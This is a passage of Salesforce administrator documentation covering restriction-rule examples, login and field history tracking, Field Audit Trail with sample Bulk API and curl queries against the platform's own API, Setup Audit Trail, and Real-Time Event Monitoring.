- To test a rule's performance impact, take the record criteria to your API client of choice and run the query. If it's fast for a given user, the rule is likely to run efficiently. For objects with large data volumes, add three to five percent overhead to the record filter's performance.
- If it isn't performant, isolate the field that is slowing performance. Work with Salesforce customer support to get the field indexed.

Restriction Rule Example Scenarios

Refer to these sample restriction rules, which fulfill different access requirements.

To implement these examples, navigate to a supported object in the Object Manager and click **Restriction Rules**.

EDITIONS

Available in: Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Allow Users to See Only Specified Record Type

This restriction rule allows the designated users to see only the records that have a specified record type.

Criteria	Click Path	Field	Operator	Type	Value
User Criteria	**User** > **Role ID**	[$User].UserRoleId	Equals	ID	00Exxxxxxxxxxxx
Record Criteria	**Object** > **Record Type ID** > **Name**	[`Object`].RecordType.Name	Equals	String	Sample Record Type Name

Allow Users to See Only Records That They Own

This restriction rule allows users with the designated profile to see only the tasks that they own.

Criteria	Click Path	Field	Operator	Type	Value
User Criteria	**User** > **Profile ID**	[$User].ProfileId	Equals	ID	00exxxxxxxxxxxx
Record Criteria	**Task** > **Assigned To ID (User)User ID**	[`Task`].Owner:User.Id	Equals	Current User	$User.Id

Allow Users to See Only Records Owned by Same Role

This restriction rule allows active users to see only the events owned by users that have the same role.

Criteria	Click Path	Field	Operator	Type	Value
User Criteria	**User** > **Active**	[$User].IsActive	Equals	Boolean	True
Record Criteria	**Event** > **Assigned To ID (User)Role ID**	[`Event`].Owner:User.UserRoleId	Equals	Current User	$User.UserRoleId

Allow Users to See Only Records Owned by Same Profile

This restriction rule allows active users to see only the events owned by users that have the same profile.

Criteria	Click Path	Field	Operator	Type	Value
User Criteria	**User** > **Active**	[$User].IsActive	Equals	Boolean	True

Criteria	Click Path	Field	Operator	Type	Value
Record Criteria	**Event** > **Assigned To ID (User)Profile ID**	[`Event`].Owner:User.ProfileId	Equals	Current User	$User.ProfileId

Allow Users to See Records Based on a Custom Field

This restriction rule allows high-volume users to see only the contracts where the user's department matches the contract's department. This rule uses a custom field, Department__c that must have the appropriate value set through Apex, Process Builder, workflows, or flows.

Criteria	Click Path	Field	Operator	Type	Value
User Criteria	**User** > **User Type**	[$User].UserType	Equals	Picklist	High Volume Portal
Record Criteria	**Contract** > **Department**	[`Contract`].Department__c	Equals	Current User	$User.Department

Allow Users to See an External Object's Records

This restriction rule allows active Salesforce users to see the records of an external object called Purchase Order. The rule uses a field called IsClosed on Purchase Order records in its record criteria.

Note: Only external objects created using the Salesforce Connect: OData 2.0, OData 4.0, and Cross-Org adapters support restriction rules. Find out more in Restriction Rule Considerations.

Criteria	Click Path	Field	Operator	Type	Value
User Criteria	**User** > **Department**	[$User].Department	Equals	String	Accounting
Record Criteria	**PurchaseOrder__X** > **IsClosed__c**	[`PurchaseOrder__X`].IsClosed__c	Equals	String	false

Provide User Access With Multiple String or ID Values in Record Criteria

This restriction rule allows active users to see records whose Name__c field matches the rule's record criteria values. The record criteria contains strings separated by a comma. ID values are also supported. Double-quotes specify that the value inside the quotes isn't considered a delimiter.

This rule uses a custom object called Agent__c with a custom text field called Name__c.

Criteria	Click Path	Field	Operator	Type	Value
User Criteria	**User** > **Active**	[$User].IsActive	Equals	Boolean	True
Record Criteria	**Agent__c** > **Name__c**	[`Agent__c`].Name__c	Equals	String	Tom, Anita, "Torres, Jia"

This restriction rule allows active users to see records owned by two different managers. In this example, the rule's record criteria contains ID's separated by a comma.

Criteria	Click Path	Field	Operator	Type	Value
User Criteria	**User** > **Active**	[$User].IsActive	Equals	Boolean	True
Record Criteria	**Agent__c** > **Owner ID (User) Manager ID**	[*Agent__c*].Owner:User:ManagerId	Equals	ID	001xx000003HNy7, 001xx000003HNut

Audit and Monitor Your Organization's Security

Track login and field history, monitor setup changes, and address your auditing and data retention compliance obligations.

For information about monitoring events and transaction security policies, see Real-Time Event Monitoring.

Monitor Login History
As an admin, you can monitor all attempts to log in to Salesforce and to your Experience Cloud sites. The Login History page shows up to 20,000 records of user logins for the past 6 months. To see more records, download the information to a CSV or GZIP file.

Field History Tracking
You can select certain fields to track and show the field history in the History related list of an object. When Field Audit Trail is turned off, Salesforce retains field history data for up to 18 months, and up to 24 months via the API. If Field Audit Trail is turned on, Salesforce retains field history data until you delete it. You can delete field history data manually at any time. Field history tracking data doesn't count against your data storage limits.

Monitor Setup Changes with Setup Audit Trail
Setup Audit Trail tracks the recent setup changes that you and other admins make. Audit history is especially useful when there are multiple admins.

Monitor Login History

As an admin, you can monitor all attempts to log in to Salesforce and to your Experience Cloud sites. The Login History page shows up to 20,000 records of user logins for the past 6 months. To see more records, download the information to a CSV or GZIP file.

Know who logged in, at what time, and from where. To view this information, go to the Login History in Setup.

- Authentication Method References. Monitor how your OpenID providers authenticate users that log in to your org through OpenID Connect. For example, see which users log in with multi-factor authentication (MFA).

  To show you how your OpenID provider is authenticating users, Salesforce pulls the authentication method from JSON strings in the OpenID Connect token returned by your provider. Work with your provider to define the values used in the JSON strings. To get started, you can see the values defined by the Internet Engineering Task Force. These values aren't necessarily supported by your OpenID provider. For more information on the Authentication Method References claim, see the OpenID Connect Core 1.0 standards from the OpenID Foundation.

- HTTP Login Method–View the HTTP method used for the session login: POST, GET, or Unknown.
- SAML Single Sign-On (SSO)–If your org uses SAML SSO identity provider certificates, view SAML SSO history.
- My Domain–You can see when users are logging in with a My Domain URL, which is displayed in the **Login URL** column.
- License Manager Users–Names in the format `033*********2@00d2********db` indicate internal users who are associated with the License Management App (LMA). This app manages the number of licenses used by a subscriber org. These internal users can appear in the License Management org (LMO) and in subscriber orgs that have an AppExchange package managed by the LMA.
- IP Tracking—The Login History provides two ways to track IP addresses.
  - The Source IP column stores the client IP address of the request that first reaches Salesforce during a login. For example, if the client redirects to a client proxy, then to a Salesforce proxy, and finally to the Salesforce app, the Source IP column stores the IP address of the client proxy.
  - The Forwarded for IP column stores the value that the client passed in the `X-Forwarded-For` header. This header is sometimes used to store IP addresses when the client redirects through one or more proxies. In that case, you can use this column to see the client's origin IP address. For example, if the client redirects to a client proxy, then to a Salesforce proxy, and then to the Salesforce app, the Forwarded for IP column can store all four IP addresses—the client (origin) IP, both proxy IPs, and the Salesforce app IP.

    The maximum length is 256 characters. Longer values are truncated. This column doesn't get populated for OAuth and single sign-on logins.

- Logins via connected apps–View the login subtype to see logins for connected apps that use these OAuth 2.0 flows.
  - Client credentials flows
  - User-agent flows, including hybrid user-agent and user-agent with ID token flows
  - Username-password flows
  - Web-server flows, including the hybrid web-server flow

  Important: For security, we recommend blocking user-agent and username-password flows.

EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To monitor logins:
- Monitor Login History

  OR

  Manage Users

- Password resets—View the login subtype to see when a user resets their password.

Field History Tracking

You can select certain fields to track and show the field history in the History related list of an object. When Field Audit Trail is turned off, Salesforce retains field history data for up to 18 months, and up to 24 months via the API. If Field Audit Trail is turned on, Salesforce retains field history data until you delete it. You can delete field history data manually at any time. Field history tracking data doesn't count against your data storage limits.

You can track the field history of most custom and standard objects. When you modify a field on a supported object, Salesforce adds an entry to the History related list. All entries include the date, time, nature of the change, and who made the change. Not all field types are available for historical trend reporting. Certain changes, such as case escalations, are always tracked.

Salesforce stores an object's tracked field history in a related object called *StandardObjectName*History or *CustomObjectName*__History. For example, AccountHistory represents the history of changes to the values of an Account record's fields. Similarly, MyCustomObject__History tracks field history for the MyCustomObject__c custom object.

You can create a field history tracking report for custom objects that are defined as detail objects. In the report, you can group or filter the data to show records for specific tracked fields, users, or time.

EDITIONS

Available in: Salesforce Classic (not available in all orgs), Lightning Experience, and the Salesforce app

Available in: **Contact Manager**, **Group**, **Essentials**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Standard Objects aren't available in **Database.com** Edition

Considerations

Consider these points when you work with field history tracking.

General Considerations

- Salesforce starts tracking field history from the date and time that you turn it on a field. Salesforce excludes changes made before this date and time and doesn't create an entry in the History related list.
- Use Data Loader or the `queryAll()` API to retrieve field history that's 18–24 months old.
- Salesforce tracks changes to fields with more than 255 characters as edited, and doesn't record their old and new values.
- Salesforce doesn't track changes to time fields in the field history related list.
- The Field History Tracking timestamp is precise to a second in time. In other words, if two users update the same tracked field on the same record in the same second, both updates have the same timestamp. Salesforce can't guarantee the commit order of these changes to the database. As a result, the display values can look out of order.
- You can't create a record type on a standard or custom object and turn on field history tracking on the record type in the same Metadata API deployment. Instead, create the record type in one deployment and turn on history tracking on it in a separate deployment.
- Salesforce doesn't turn on the recently viewed or referenced functionality in the {StandardObjectName}History or {CustomObjectName}__History objects. As a result, you can't use the FOR VIEW or FOR REFERENCE clauses in SOQL queries on these history objects. For example, this SOQL query isn't valid:

```
SELECT AccountId, Field FROM AccountHistory LIMIT 1 FOR VIEW
```

- The Contact Name field is a multi-column field that includes the Salutation field. When field history tracking is enabled on the Contact Name field, and the Salutation field is changed, the picklist value translation for Contact Name field isn't applied to Old Value or New Value columns.

Interactions with Other Salesforce Features

- In Lightning, you can see gaps in numerical order in the Created Date and ID fields. Salesforce still commits and records all tracked changes in your audit log. However, the exact time that those changes occur in the database can vary widely and Salesforce doesn't guarantee that they occur within the same millisecond. For example, there can be triggers or updates on a field that increase the commit time, and you can see a gap in time. During that time period, Salesforce creates IDs in increasing numerical order but can also generate gaps for the same reason.
- If Process Builder, an Apex trigger, or a Flow causes a change on an object that the current user doesn't have permission to edit, Salesforce doesn't track that change. Field history honors the permissions of the current user and doesn't record changes that occur in the system context.
- Salesforce attempts to track all changes to a history-tracked field, even if a particular change is never stored in the database. For example, an admin defines an Apex trigger on an object that changes a Postal Code field value from *12345* to *94619*. A user adds a record to the object and sets the Postal Code field to *12345*. Because of the Apex trigger, the actual Postal Code value stored in the database is *94619*. Although only one value was eventually stored in the database, the tracked history of the Zip Code field has two new entries:
  - No value through *12345* (the change that the user made when they inserted the new record)
  - *12345* through *94619* (the change that the Apex trigger made)

Event and Task History Considerations

- It can take up to a few minutes for changes to appear in history.
- You can track up to six fields per object on events or tasks.
- After you delete an activity, the history for the activities can be visible via API queries for up to a few days. The history remains available because it's deleted asynchronously from the activity.
- Salesforce doesn't track all changes to recurring and child events.
- You can't delete specific field history records.
- Bulk processes such as Bulk API transactions or event syncing can be delayed when you turn on field history tracking. If processes are delayed, consider turning off activity field history tracking.
- Salesforce locks the parent record of an activity when the activity history is updated. For example, if an activity is linked to thousands of accounts, each account is locked when the history is updated. As a best practice, avoid data skew. If processes fail because of parent-child row locking, consider turning off activity field history tracking.
- Salesforce tracks field value changes caused by process builder, Apex triggers, or flows in an activity's history. Users see the change only if their field-level security settings permit them to. In other objects, Salesforce tracks field changes from processes, triggers, and flows only if the current user has permission to edit the modified fields.
- If you unencrypt a field used for tracking, Salesforce doesn't show the values tracked while the field was encrypted. Salesforce tracks the unencrypted field values in the history.
- Activity history is available in APIs only for admins with permission to modify all data.
- Activity history doesn't support Salesforce ID. The ID field is still available with value `000000000000000AAA` in Describe and Select calls.
- For activities, field history is shown in a Lightning component that looks like a related list. Instead of managing the history on the page layout, you place the Activity Record History component on Lightning pages for event and task records. You can add the Activity Record History component to custom event and task pages or remove it from the default pages. The history list stays empty until you turn on field history tracking in the Object Manager.
- Field history tracking doesn't support the fields that show decimal values, such as currency and percent field types.
- The history list isn't available in Salesforce Classic or in the mobile app.

Contact History Considerations

- When you convert a lead to a new or an existing contact, the contactCreatedFromLead or contactUpdatedByLead field appears in the History related list for the contact. The presence of these fields in the contact history indicates that the contact was created or updated from a lead. The field value is always empty.

Translation and Locale Considerations

- Salesforce doesn't translate tracked field values and shows them in the language that they were entered in. For example, if you change a field from *Green* to *Verde*, Salesforce shows *Verde* regardless of the user's language, unless you translated the field value into other languages by using the Translation Workbench. This behavior also applies to record types and picklist values.
- Salesforce shows changes to custom field labels that you translated by using the Translation Workbench in the locale of the user who views the History related list. For example, if a custom field label is `Red` and translated into Spanish as `Rojo`, then a user with a Spanish locale sees the custom field label as `Rojo`. Otherwise, the user sees the custom field label as `Red`.
- Salesforce shows changes to date fields, number fields, and standard fields in the locale of the user who views the History related list. For example, a date change to *August 5, 2012* appears as *8/5/2012* for a user with the English (United States) locale, and as *5/8/2012* for a user with the English (United Kingdom) locale.

Track Object Field History

Turn on field history tracking for standard or custom objects in the field history tracking settings. Changes made to a field are added to the History related list of an object. You can monitor changes to business critical fields, or audit text fields for values that might require extra security, privacy, or access controls.

Field Audit Trail

Define a policy to retain archived field history data. Comply with industry regulations related to audit capability and data retention. Field history tracking data and Field Audit Trail data don't count against your data storage limits.

Track Object Field History

Turn on field history tracking for standard or custom objects in the field history tracking settings. Changes made to a field are added to the History related list of an object. You can monitor changes to business critical fields, or audit text fields for values that might require extra security, privacy, or access controls.

If you use both business accounts and person accounts, keep in mind that:

- Field history tracking for accounts applies to both business and person accounts, so you can track a maximum of 20 fields for both types of accounts together.
- Field history tracking excludes the changes made to a person's contact record.

1. From Setup, in the Quick Find box, enter `field history tracking`, and then select **Field History Tracking**.
2. To select the object whose fields you want to track, click **View** for the object.
3. Select **Enable** *`{OBJECT_NAME} History`*.

   For example, Enable Account History.

   Tip: When you enable tracking for an object, customize your page layouts to include the object's history related list.

4. Select the updates that you want to track:
   - Both existing and new values modifications: Select those fields under Track old and new values.
   - Multi-select picklist and large text field value updates only: Select the fields under Track changes only.

   You can select a combination of up to 20 standard and custom fields per object. For accounts, this limit includes fields for both business accounts and person accounts.

   You can't track these fields:

   - Formula, roll-up summary, or auto-number fields
   - Created By and Last Modified By
   - Fields that have the AI Prediction checkbox selected
   - Expected Revenue field on opportunities
   - Master Solution Title or the Master Solution Details fields on solutions. These fields appear only for translated solutions in organizations with multilingual solutions turned on.

5. Save your changes.

   Salesforce tracks history from the date and time that you turn on the tracking.

   Note: If Apex references one of an object's fields, you can't turn off field history tracking for that object.

   Field history tracking supports custom objects in managed packages. However, if the package developer updates the package field history settings, Salesforce doesn't update those settings during package upgrades.

When you no longer want to track field history, turn off the feature by deselecting the fields.

EDITIONS

Available in: Salesforce Classic (not available in all orgs), Lightning Experience, and the Salesforce app

Available in: **Contact Manager**, **Group**, **Essentials**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Standard Objects aren't available in **Database.com**

USER PERMISSIONS

To define which fields are tracked:

- Customize Application

Field Audit Trail

EDITIONS

Available in: Salesforce Classic (not available in all orgs), Lightning Experience, and the Salesforce mobile app

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

Define a policy to retain archived field history data. Comply with industry regulations related to audit capability and data retention. Field history tracking data and Field Audit Trail data don't count against your data storage limits.

Use Salesforce Metadata API to define a field history retention policy for the fields that have history tracking enabled. Then use REST API, SOAP API, and Tooling API to work with your archived data. For information about enabling Field Audit Trail, contact your Salesforce representative.

Field history is copied from the History related list into the `FieldHistoryArchive` big object. To specify Field Audit Trail retention policies for the objects that you want to archive, define a `HistoryRetentionPolicy` for your related history lists, such as Account History. Then, deploy your policy by using Metadata API. You can update the retention policy on an object as often as needed. With Field Audit Trail, you can track up to 200 fields per object, and Salesforce retains archived field history data until you delete it. You can delete data that falls outside of your policy window. Without Field Audit Trail, you can track only up to 20 fields per object.

You can set field history retention policies on these objects.

- Accounts, including Person Accounts
- Assets
- Authorization Form Consent
- Campaigns
- Cases
- Communication Subscription Consent
- Contacts
- Contact Point Consent
- Contact Point Type Consent
- Contracts
- Contract Line Items
- Crisis
- Employee
- Employee Crisis Assessment
- Entitlements
- Individuals
- Internal Organization Unit
- Leads
- Net Zero Cloud objects
- Opportunities
- Orders
- Order Products
- Party Consent
- Price Books
- Price Book Entries
- Products

- Service Appointments
- Service Contracts
- Solutions
- Work Orders
- Work Order Line Items
- Custom objects with field history tracking enabled

Note: When Field Audit Trail is turned on, Salesforce relates `HistoryRetentionPolicy` automatically to the supported objects. By default, Salesforce archives data after 18 months in production, after one month in sandboxes, and stores all archived data until you delete it. Salesforce doesn't include the default retention policy when you retrieve the object's definition through Metadata API. Salesforce retrieves only custom retention policies with the object definition.

You can include field history retention policies in managed and unmanaged packages.

You can't track these fields:

- Formula, roll-up summary, or auto-number fields
- Created By and Last Modified By
- Expected Revenue field on opportunities
- Master Solution Title or the Master Solution Details fields on solutions
- Long text fields
- Multi-select fields

After you define and deploy a Field Audit Trail policy, Salesforce migrates production data from related history lists such as Account History into the `FieldHistoryArchive` big object. The first copy writes the field history that's defined by your policy to archive storage and sometimes takes a long time. Subsequent copies transfer only the changes since the last copy and are faster. A bounded set of SOQL is available to query your archived data. If you delete a record in your production data, the delete cascades to the related history tracking records, but Salesforce doesn't delete the history copied into the `FieldHistoryArchive` big object. For information about deleting data in `FieldHistoryArchive`, see Delete Field History and Field Audit Trail Data.

Tip: If you turn on Platform Encryption, the previously archived data remains unencrypted. For example, your organization uses Field Audit Trail to define a data history retention policy for an account field, such as the phone number field. After you turn on Platform Encryption, Salesforce encrypts the phone number data in the account, as well as new phone number records and previous updates stored in the Account History related list. But phone number history data already archived in the `FieldHistoryArchive` object remains stored without encryption. To encrypt previously archived data, contact Salesforce to encrypt and rearchive the stored field history data, and then delete the unencrypted archive.

Query Batches of Archived Field History Data

You can query Field Audit Trail entries stored on the `FieldHistoryArchive` object.

Query Batches of Archived Field History Data

EDITIONS

Available in: Salesforce Classic (not available in all orgs), Lightning Experience, and the Salesforce mobile app

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

You can query Field Audit Trail entries stored on the `FieldHistoryArchive` object.

To return a large number of results, use a URI query.

```
/services/data/vXX.X/jobs/query
```

Here's an example Post request.

```
{
    "operation": "query",
    "query": "SELECT ParentId, FieldHistoryType, Field, Id, NewValue, OldValueFROM
FieldHistoryArchive WHERE FieldHistoryType = ‘Account’ AND CreatedDate > LAST_MONTH"
}
```

For more information about Bulk API queries, read Get Results for a Query Job in the Bulk API 2.0 and Bulk API Developer Guide.

You can also make a CURL request.

```
curl --include --request GET \
--header "Authorization: Bearer token" \
--header "Accept: text/csv" \
https://instance.salesforce.com/services/data/vXX.X/jobs/query/750R0000000zxr8IAA/results
 ?maxRecords=50000
```

These examples result in a CSV file that you can examine for auditing purposes.

Monitor Setup Changes with Setup Audit Trail

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Essentials**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To view audit trail history:
- View Setup and Configuration

Setup Audit Trail tracks the recent setup changes that you and other admins make. Audit history is especially useful when there are multiple admins.

1. From Setup, in the Quick Find box, enter `View Setup Audit Trail`, and then select **View Setup Audit Trail**.

   The history shows the 20 most recent setup changes made to your org. It lists the date of the change, who made it, and what the change was. If a delegate such as an admin or customer support representative makes a setup change on behalf of an end user, the Delegate User column shows the delegate's username. For example, if a user grants login access to an admin and the admin makes a setup change, the admin's username is listed in the Delegate User column. The user granting access is listed in the User column.

2. To download your org's complete setup history for the past 180 days, click **Download**.

After 180 days, setup entity records are deleted.

Changes tracked by the Setup Audit Trail include:

Setup	Changes Tracked
Administration	• Company information, default settings like language or locale, and company messages • Multiple currencies • Users, portal users, roles, permission sets, and profiles • Email addresses for any user • Deleting email attachments sent as links • Email footers, including creating, editing, or deleting • Email deliverability settings • Divisions, including creating, editing, and transferring and changing users' default division • Certificates, adding or deleting • My Domain settings and changes • Enabling or disabling Salesforce as an identity provider • DKIM, email relay, and email domain filter values when a record is created, edited, or deleted
Profiles	• Permission for a standard or custom profile changed • General or admin permission changed • FLS changed on the profile • Entity permission for a standard or custom profile changed • Profile Page Layout changed • Tab set on a standard or custom profile changed • User tab set override changed • User tab set customization override changed for standard or custom profiles • Tab set visibility changed for a standard or custom profile

Setup	Changes Tracked
	• Tab set visibility modified • Default tab set modified • Custom App default changed on standard or custom profiles • Profile renamed, cloned, or deleted • Profile description changed • Standard or custom profile cloned • Console setting or layout changed • View, or modify, all data enabled for this profile • Login hours for the profile modified. • Client settings for the profile modified • Record type added to or removed from the profile • Default record type modified • Default person account record type modified • Default business account record type modified • Single sign on enabled or disabled for this profile
Permission Sets/Groups	• Permission set (or group) created, cloned, or deleted • Permission set (or group) assigned or removed for a user • Permission set (or group) changes to the assignment expiration date (beta) • Permission set created or cloned without a license • Developer name, label, or description of a permission set changed • Session activation changed by admin • Permission in a permission set enabled or disabled by admin • FLS for an object in a permission set changed by admin • Permission set from a user assigned or unassigned by admin • Tab settings in a permission set changed by admin • Permission set group recalculated
Customization	• User interface settings like collapsible sections, Quick Create, hover details, or related list hover links • Page layout, action layout, and search layouts • Compact layouts • Salesforce app navigation menu • Inline edits • Custom fields and field-level security, including formulas, picklist values, and field attributes like the auto-number field format, field manageability, or masking of encrypted fields • Lead settings, lead assignment rules, and lead queues • Activity settings • Support settings, case assignment and escalation rules, and case queues • Requests to Salesforce Customer Support

Setup	Changes Tracked
	• Tab names, including tabs that you reset to the original tab name • Custom apps (including Salesforce console apps), custom objects, and custom tabs • Contract settings • Forecast settings • Email-to-Case or On-Demand Email-to-Case, enabling or disabling • Custom buttons, links, and s-controls, including standard button overrides • Drag-and-drop scheduling, enabling or disabling • Similar opportunities, enabling, disabling, or customizing • Quotes, enabling or disabling • Data category groups, data categories, and category-group assignments to objects • Article types • Category groups and categories • Salesforce Knowledge settings • Ideas settings • Answers settings • Field tracking in feeds • Campaign influence settings • Critical updates, activating or deactivating • Chatter email notifications, enabling or disabling • Chatter new user creation settings for invitations and email domains, enabling or disabling • Validation rules
Security and Sharing	• Public groups, sharing rules, and org-wide sharing, including the Grant Access Using Hierarchies option • Password policies • Password resets • Session settings, like session timeout (excluding **Session times out after** and **Session security level required at login** profile settings) • Delegated administration groups and the items delegated admins can manage (setup changes made by delegated administrators are also tracked) • Lightning Login, enabling or disabling, enrollments, and cancellations • How many records a user permanently deleted from their Recycle Bin and from the Org Recycle Bin • SAML (Security Assertion Markup Language) configuration settings • Salesforce certificates • Identity providers, enabling or disabling • Named credentials • Service providers • Shield Platform Encryption setup • Event Manager • Transaction Security

Setup	Changes Tracked
	• Some connected app policy and setting updates • Some external client app policy and setting updates
Data Management	• Using mass delete, including when a mass delete exceeds the user's Recycle Bin limit on deleted records • Data export requests • Mass transfer use • Reporting snapshots, including defining, deleting, or changing the source report or target object on a reporting snapshot • Use of the Data Import Wizard • Sandbox deletions
Development	• Apex classes and triggers • Visualforce pages, custom components, and static resources • Lightning components • Lightning pages • Action link templates • Custom settings • Custom metadata types and records • Remote access definitions • Salesforce Sites domain registration and site creation • The use of standard external profiles for Salesforce Site self-registration, user creation, and login • Platform event channels and channel members, and enriched fields
Various Setups	• API usage metering notification, creating • Territories • Process automation settings • Approval processes • Workflow actions, creating or deleting • Flows • Packages from Salesforce AppExchange that you installed or uninstalled • Notification delivery settings for custom and standard notification types • Deletion of recipes and dataflows from CRM Analytics and Salesforce Data Pipelines.
Using the application	• Account team and opportunity team selling settings • Activating Google Apps services • Mobile configuration settings, including data sets, mobile views, and excluded fields • Users with the "Manage External Users" permission logging in to the partner portal as partner users • Users with the "Manage Customer Users" permission logging in to the Salesforce Customer Portal as Customer Portal users

Setup	Changes Tracked
	• Partner portal accounts, enabling or disabling • Salesforce Customer Portal accounts, disabling • Salesforce Customer Portal, enabling or disabling • Creating multiple Customer Portals • Entitlement processes and entitlement templates, changing or creating • Self-registration for a Salesforce Customer Portal, enabling or disabling • Customer Portal or partner portal users, enabling or disabling

Real-Time Event Monitoring

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Real-Time Event Monitoring helps you monitor and detect standard events in Salesforce in near real-time. You can store the event data for auditing or reporting purposes. You can create transaction security policies using Condition Builder—a point-and-click tool—or Apex code.

With Real-Time Event Monitoring, gain greater insights into:

- Who viewed what data and when
- Where data was accessed
- When a user changes a record using the UI
- Who is logging in and from where
- Who in your org is performing actions related to Platform Encryption administration
- Which admins logged in as another user and the actions the admin took as that user
- How long it takes a Lightning page to load
- Threats detected in your org, such as anomalies in how users view or export reports, session hijacking attacks, or credential stuffing attacks

As a best practice, before creating transaction security policies, you can view or query events to determine appropriate thresholds for normal business usage.

Real-Time Event Monitoring Definitions

Keep these terms in mind when working with Real-Time Event Monitoring.

Considerations for Using Real-Time Event Monitoring

Keep the following considerations in mind as you set up and use Real-Time Event Monitoring.

Enable Access to Real-Time Event Monitoring

You can set user access to Real-Time Event Monitoring through profiles and permission sets.

Stream and Store Event Data

Explore how you can use the objects in Real-Time Event Monitoring to stream and store event data.

Create Logout Event Triggers

If the LogoutEventStream object is available to your org, you can create Apex triggers that respond to security logout events from your org's UI.

How Chunking Works with ReportEvent and ListViewEvent

Chunking occurs when a report or list view execution returns many records and Salesforce splits the returned data into chunks.

Enhanced Transaction Security

Enhanced Transaction Security is a framework that intercepts real-time events and applies appropriate actions to monitor and control user activity. Each transaction security policy has conditions that evaluate events and the real-time actions that are triggered after those conditions are met. The actions are Block, Multi-Factor Authentication, and Notifications. Before you build your policies, understand the available event types, policy conditions, and common use cases. Enhanced Transaction Security is included in Real-Time Event Monitoring.

Threat Detection

Threat Detection uses statistical and machine learning methods to detect threats to your Salesforce org. While Salesforce identifies these threats for all Salesforce customers, you can view the information in the events with Threat Detection in Event Monitoring and investigate further if necessary.

Event Log File Browser

Event Log File (ELF) Browser in Setup gives you quick access to event log files so you can explore and download all of your event log file data.

Store and Query Log Data with Event Log Objects

The Event Log Object framework surfaces event data stored in standard objects called Event Log Objects. They store critical event data that you can query via Salesforce Platform APIs. Event log objects contain many but not all events currently represented in the Event Log File framework. Unlike Event Log Files, which surface event data as CSV files, Event Log Objects allow querying of similar data via SOQL.

SEE ALSO:

Salesforce Help: What's the Difference Between the Salesforce Events?

Learning Map: Shield Learning Map

Real-Time Event Monitoring Definitions

Keep these terms in mind when working with Real-Time Event Monitoring.

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Event

An event is anything that happens in Salesforce, including user clicks, record state changes, and measuring values. Events are immutable and timestamped.

Event Channel

A stream of events on which an event producer sends event messages and event consumers read those messages.

Event Subscriber

A subscriber to a channel that receives messages from the channel. For example, a security app is notified of new report downloads.

Event Message

A message used to transmit data about the event.

Event Publisher

The publisher of an event message over a channel, such as a security and auditing app.

Considerations for Using Real-Time Event Monitoring

Keep the following considerations in mind as you set up and use Real-Time Event Monitoring.

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Salesforce Classic versus Lightning Experience

Some events apply only to Salesforce Classic or Lightning Experience.

The following objects support only Salesforce Classic:

- URIEvent
- URIEventStream

The following object supports only Lightning Experience:

- LightningUriEvent
- LightingUriEventStream

Note: Real-Time Event Monitoring objects sometimes contain sensitive data. Assign object permissions to Real-Time Events accordingly in profiles or permission sets.

Enhanced Transaction Security

- With Enhanced Transaction Security, you can create policies using either Condition Builder or Apex code.
- Enhanced Transaction Security policies support both standard and custom objects.
- The multi-factor authentication action isn't available in the Salesforce mobile app, Lightning Experience, or via API for any events. Instead, the block action is used. For example, if a multi-factor authentication policy is triggered on a list view performed via the API, Salesforce blocks the API call.
- A value of 0 for the `RowsProcessed` field in an object (such as ApiEvent) indicates that a query was performed and nothing was returned. This scenario is possible if a user doesn't have the correct permissions for a data row or the query doesn't return results. In this case, the `QueriedEntities` field is empty.
- Let's say you create both an Apex and a Condition Builder policy on the same event. You also specify the same action (Block or multi-factor authentication) for both policies. In this case, the Apex policy executes before the Condition Builder policy. The PolicyId field of the event reflects the last policy that was executed and triggered.
- You can't use the same Apex class on policies with the same event. When you create an Apex policy using Condition Builder, the list of available Apex classes can differ based on the policies you already created.
- Let's say you enable a transaction security policy for an event in which the action is None. As a result, when an event satisfies the policy conditions, the policy isn't triggered. However, these event fields are still populated:
  - `EvaluationTime`—The time it took for the policy to be evaluated.
  - `PolicyOutcome`—Set to `NoAction`.
  - `PolicyId`—Set to `null`.

Recommended Usage of Event Objects

Real-Time Event Monitoring objects have three primary uses: streaming data, storing data, and enforcing policies on data. But these uses don't apply to all objects. Here's guidance on which objects are available for each use case. For details, see Stream and Store Event Data.

Streaming	Storage	Policy
ApiEventStream	ApiEvent	ApiEvent
LightningUriEventStream	LightningUriEvent	n/a
ListViewEventStream	ListViewEvent	ListViewEvent
LoginAsEventStream	LoginAsEvent	n/a
LoginEventStream	LoginEvent	LoginEvent
LogoutEventStream	LogoutEvent	n/a
ReportEventStream	ReportEvent	ReportEvent
UriEventStream	UriEvent	n/a

Note: Real-Time Event Monitoring Platform Events aren't a system of record for user activity. They're a source of truth but event notifications aren't always available or guaranteed. For more reliable data storage, use Real-Time Event Monitoring Storage Events on page 105.

Enable Access to Real-Time Event Monitoring

You can set user access to Real-Time Event Monitoring through profiles and permission sets.

1. Do one of the following.
   a. From Setup, in the Quick Find box, enter `Permission Sets`, and then select **Permission Sets**.
   b. From Setup, in the Quick Find box, enter `Profiles`, and then select **Profiles**.
2. Select a permission set or profile.
3. Depending on whether you're using permission sets or profiles, do one of the following.
   a. In permission sets or the enhanced profile user interface, select a permission. In the Find Settings dialog box, enter `View Real-Time Event Monitoring Data`. Click **Edit**, select the option, and click **Save**. Repeat these steps for the Customize Application permission.
